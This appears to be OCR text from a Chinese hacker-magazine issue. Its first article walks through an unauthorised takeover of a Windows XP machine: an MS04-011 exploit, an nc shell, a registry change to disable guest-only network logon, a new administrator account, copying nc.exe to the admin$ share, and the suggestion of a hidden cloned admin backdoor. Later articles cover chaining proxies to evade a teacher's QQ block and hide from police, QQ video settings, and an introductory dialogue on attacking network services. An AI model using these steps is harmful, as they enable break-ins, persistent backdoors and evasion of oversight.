于是我就想如何能够在命令提示符下实现修改组策略，一般就是修改的注册表，所以决定从注册表下手，看看注册表有什么变化。找了个监视注册表的工具Resplendent Registrar，在XP下选“仅来宾－本地用户以来宾身份验证”时开始监视，改成“经典……”后，发现注册表中只有一处发生了变化，“[HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa]”下面的“forceguest”的值由“1”变成了“0”，问题就在这儿。改回来宾模式，准备命令行下的测试。

当然，前提是要得到一个足够权限的shell，本文说的就是如何在溢出XP成功后，使用ipc$。我用的是ms04011溢出，比较老了，但还是有很多电脑存在着这个漏洞。用Win2000对这台XP进行测试：

```
D:\>net use \\xpdonaroo\ipc$ 123 /u:test
命令成功完成。

D:\>net use z: \\xpdonaroo\admin$
密码在 \\xpdonaroo\admin$ 无效。

请键入 \\xpdonaroo\admin$ 的密码:
系统发生 5 错误。
拒绝访问。
```

看到了吧，默认情况下对XP系统建立ipc$连接很难成功，下面溢出。

```
D:\>ms04011 1 192.168.8.222 1122
shellcode size 404
Ret value = 1727
```

再开一个shell，拿出军刀nc.exe。

```
D:\>nc 192.168.8.222 1122
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

溢出成功，然后修改注册表，也是可以用命令实现的。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd
cd

C:\WINDOWS>

C:\WINDOWS>echo Windows Registry Editor Version 5.00>ipc1.reg
echo Windows Registry Editor Version 5.00>ipc1.reg

C:\WINDOWS>echo [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa]>>ipc1.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Lsa]>>ipc1.reg

C:\WINDOWS>echo "forceguest"=dword:00000000>>ipc1.reg
echo "forceguest"=dword:00000000>>ipc1.reg

C:\WINDOWS>regedit.exe /S ipc1.reg
regedit.exe /S ipc1.reg
```

这里我建立了一个reg文件ipc1.reg，然后用**regedit.exe /S ipc1.reg**导入到注册表中。下面建立超级用户，都会的，也写上吧。

```
C:\WINDOWS>net user hahaha 123 /add
net user hahaha 123 /add
命令成功完成。

C:\WINDOWS>net localgroup administrators hahaha /add
net localgroup administrators hahaha /add
命令成功完成。
```

最后来检验一下我们修改注册表后的成绩。

```
C:\WINDOWS>^C
D:\>net use \\xpdonaroo\ipc$ 123 /u:hahaha
命令成功完成。

D:\>net use z: \\xpdonaroo\admin$
命令成功完成。

D:\>z:

Z:\>copy d:\nc.exe z:
已复制         1 个文件。

Z:\>dir nc.exe
 驱动器 Z 中的卷没有标签。
 卷的序列号是 0000-678A
Z:\ 的目录

1998-01-03  14:37        28,160 nc.exe
1 个文件          28,160 字节
0 个目录 15,185,248,256 可用字节
```

成功了，完全使用命令，这只是提供个思路，发挥的余地还很大哟，如果克隆一个隐藏的管理用户，一般人做梦也想不到吧，这种无毒后门杀毒软件怎么会理呢，以后搞XP可就方便多啦！

（本篇文章中所涉及到的软件Resplendent Registrar已收录于光盘中）

用二重代理上QQ

WZHPRO@JSCPU

前段时间上课都能用HTTP代理上QQ，可是我把方法在11期上告诉大家后QQ再也上不了了（莫非是老师也看X，看见了就……）。可是代理的端口还开着，为什么上不了呢？我是菜鸟，所以这个我想不明白。那有没有其他方法上QQ了呢？我带着疑问冥思苦想……终于有一天，我想到了使用二重代理。既然浏览器中设置的代理服务器没有变，说明代理服务器并没有关闭，也许是老师加了某些限制，如端口限制等等。于是我抱着试试看的想法上网把CCPROXY下载到了电脑里并安装好。CCPROXY是一个体积小巧，操作简单，运行速度相当快的国产代理服务器，运行后如图1所示。

我们点击“设置”按钮后再点击“高级”，再选择“二级代理”选项这样就会出现图2的窗口。




图 1




图 2

在代理服务器地址中填上老师那台机器的IP，因为他开放的是HTTP的代理协议，所以我们把代理协议选成“HTTP”，最后填上端口“80”并确定。

OK！我们打开QQ试试。在QQ的网络设置中选择SOCKS5代理，IP地址填127.0.0.1，端口填默认的1080。点击测试看看效果！结果当然是代理服务器工作正常啦，如图3。




图 3

二级代理不仅可以用来突破QQ限制，还可以在干坏事的时候多次隐藏自己的IP，给警察叔叔的调查带来麻烦……（如果你用国外代理的话还可以带警察叔叔出国旅游呢！）不过希望大家还是不要干坏事哦～要把他当成我们工作的利器，更好得为自己服务。

（文章中涉及到的程序ccproxy已收录于光盘中）

QQ视频聊天小窍门


ying

普通QQ用户经常遇到视频连接不成功的情况，尤其是双方都处于局域网内时，成功的概率几乎为零，其实这与你的设置有很大的关系。如果你能使用UDP方式登录，并选择了点对点模式，那么就比较容易连通。

操作的方法比较简单：


1.UDP登录方式的修改。

由于QQ默认的登录方式是TCP，在这种连接方式下虽然可以方便地使用HTTP代理，但视频连接不容易成功。登录QQ功能后，点击“菜单”→“系统设置”→“登录设置”，进入如图1所示的窗口。


图 1


可以看到登录方式是“TCP方式登录”，请点击在“高级选项”栏，点击“设置你需要登录到的服务器的类型”右侧的下拉按钮，选择“UDP类型”就可以了。

2.选择“点对点模式”。其实这就是QQ的默认设置，不过在别人使用你的电脑时也可能被修改为服务器模式了。点击“个人设置”→“网络安全”，进入如图2所示的界面。


图 2

在“通讯模式选择”栏将“通过点对点模式”选择就OK了。

现在退出QQ，再进行登录，成功后你会发现几乎与所有的好友都能视频聊天了！



详解入侵经典模式图之四

——攻击网络服务端口

王炜/ww0830

"大家上堂课回家后，对扫描的工具掌握得怎么样了？"老师一进教室就问到。

"还行，superscan、nmap 和 X-Scan 都很好用的。"学生 A 说道，"但有时他们报出的结果不一样；甚至同一个软件对同一台机器进行扫描，偶尔前后两次也会有点偏差。"

老师笑道："那当然，一是各种工具的编程实现各不相同，有的着重点在速度，有的着重点在精度，结果就会有点差别；二是网络本来就是个非绝对稳定的环境，大家不能期望网络传输像数学计算那样绝对的精确，比如对方端口的回应值在网络上出现延时，或者出现丢失，那么就会造成扫描的不准确。"

老师继续说道，"不要说大家使用的免费工具了。就是商业的软件，像微软的，绿盟的，SSS 的，FoundStone 的，扫描器几十万大洋一台，也不敢说是百分之百的精确！"

"哦！几十万啊……"大家嘴都张大了。

"当然，那几十万不仅仅是端口扫描了，还有很多其他的功能。"老师总结，"所以多用几种工具，综合起来效果更好。"

大家点点头。

"老师啊，"学生 C 发问到，"扫描端口除了知道主机在线外，还有其他的作用吗？"

"当然！扫描端口之后，我们可以进行大家最感兴趣的——攻击网络服务，从而攻破对方的机器，获得控制权！"老师说道。

"哦？攻破机器？"大家口水都流出来了。

"大家再看这个入侵经典模式图，"老师打出图来，说道，"经过'扫描'和'得到端口'两个模块后，就可以进入'攻击网络服务'模块了，从而'获取访问权'和'获取控制权'。"

老师的手沿着图上'攻击网络服务'连接的线指下去，如图 1。




图 1

"哦！怎么攻击呢？怎么攻击呢？老师这么攻无不克，战无不胜，教教我们啊。"学生 B 送了顶高帽。

"哈哈哈哈，哪里哪里！说的太……合我心意了。其实兴趣才是最好的老师，我们一起来看看吧。"

一、攻击端口服务的原理

"上节课我们说过，如果把计算机看成银行的金库，那么端口就相当于这座金库的门。"

"银行人员通过门进入金库，进行金币啊银币啊的运送；而计算机是通过端口，来和外部网络进行数据传输。我们也说过，一台拥有 IP 地址的主机可以提供许多服务，而任何服务都是要打开端口的。就如同金库必须有入口和出口，才有存在的价值。"

"那大家想想，就以金库和门为例，有些什么办法可以进入金库呢？提醒大家，先不考虑有保安的情况，就像网络中暂时不考虑防火墙一样。"

"嗯……"在沉默一会儿后，学生 A 说道，"没有保安……如果金库上的门不牢固，或有缝隙，我们可以强行的破坏门进入！"

"很好！"老师高兴的说道，"在网络中类似，如果对方主机开放的服务有漏洞，比如有缓冲区溢出漏洞，那我们就可以利用漏洞攻破主机，从而进入主机内部。大家再想想，还有其他的办法吗？"

"如果有可能，我们也可以悄悄的配一把金库门的钥匙和偷到门的密码……"C 也说道。

"哈哈，对啊！"同学们都赞同到。

"是的，"老师也说道，"在网络中就像'远程口令猜解'和'嗅探'一样，得到对方的用户名和密码。还有方法吗？"

"唔……，如果金库上的门没关，或者已经被其他的人打开了个门，那我们可以直接跟着进去啦。"B 扰扰头，偷懒的说道。

"哈哈，那真的是得来全不费功夫啊！！"老师笑道，"是的，现实的网络中，也的确行！比如一些木马或蠕虫留的后门端口，我们直接利用就可以了。"

"哦，如果都不行，我们强行的打个门吧！"学生 A 又想暴力了。

"哇！那可不是'豆腐渣'工程的金库啊，你强行打个门，没有保安，警察都来了，呵呵。"老师说道，"但还是可以，但要有内应才行——比如木马。"

"躲在进去的运钞车里！"C 又想到。

"很好，如同隧道技术！"

"实在不行，炸掉它，大家都别用！"D 火爆的说道。

"对！这就是图中的 Dos——拒绝服务攻击。"老师指了指图中'攻击网络服务'左边的'DOS 攻击'模块。

"开个挖土机，把金库直接挖掉！"

"还不如直接用钻土机，钻个地道！"

"……."

"够了，够了，"老师见大家的思路打的太开了，忙说到，"咳，大家提的思路都很好，我们会在以后的课程中逐渐提到。这里先来看看攻击网络端口服务的一般方法吧。"

二、攻击端口服务的一般步骤

1、探测端口和服务

"我们先探测对方的主机开了什么端口，可以使用nmap等工具。"老师说道，"但也可以利用Windows自带的telnet.exe程序。"

小知识： Telnet服务器软件是我们最常用的远程登录服务器软件，是一种典型的客户机／服务器模型的服务，它应用Telnet协议来工作。Win2000为我们提供了Telnet客户机和服务器程序：Telnet.exe是客户机程序(Client)，tlntsvr.exe是服务器程序(server)，同时它还为我们提供了Telnet服务器管理程序tlntadmn.exe。

"哦？telnet？如何使用呢？"大家感兴趣的说道。

"嗯，我们先点击开始→运行，输入cmd，然后点确定，如图2。"




图 2

"这样进入了DOS控制台窗口。我们先看看本机的IP，输入ipconfig，显示出本机的IP是192.168.1.166，如图3。"

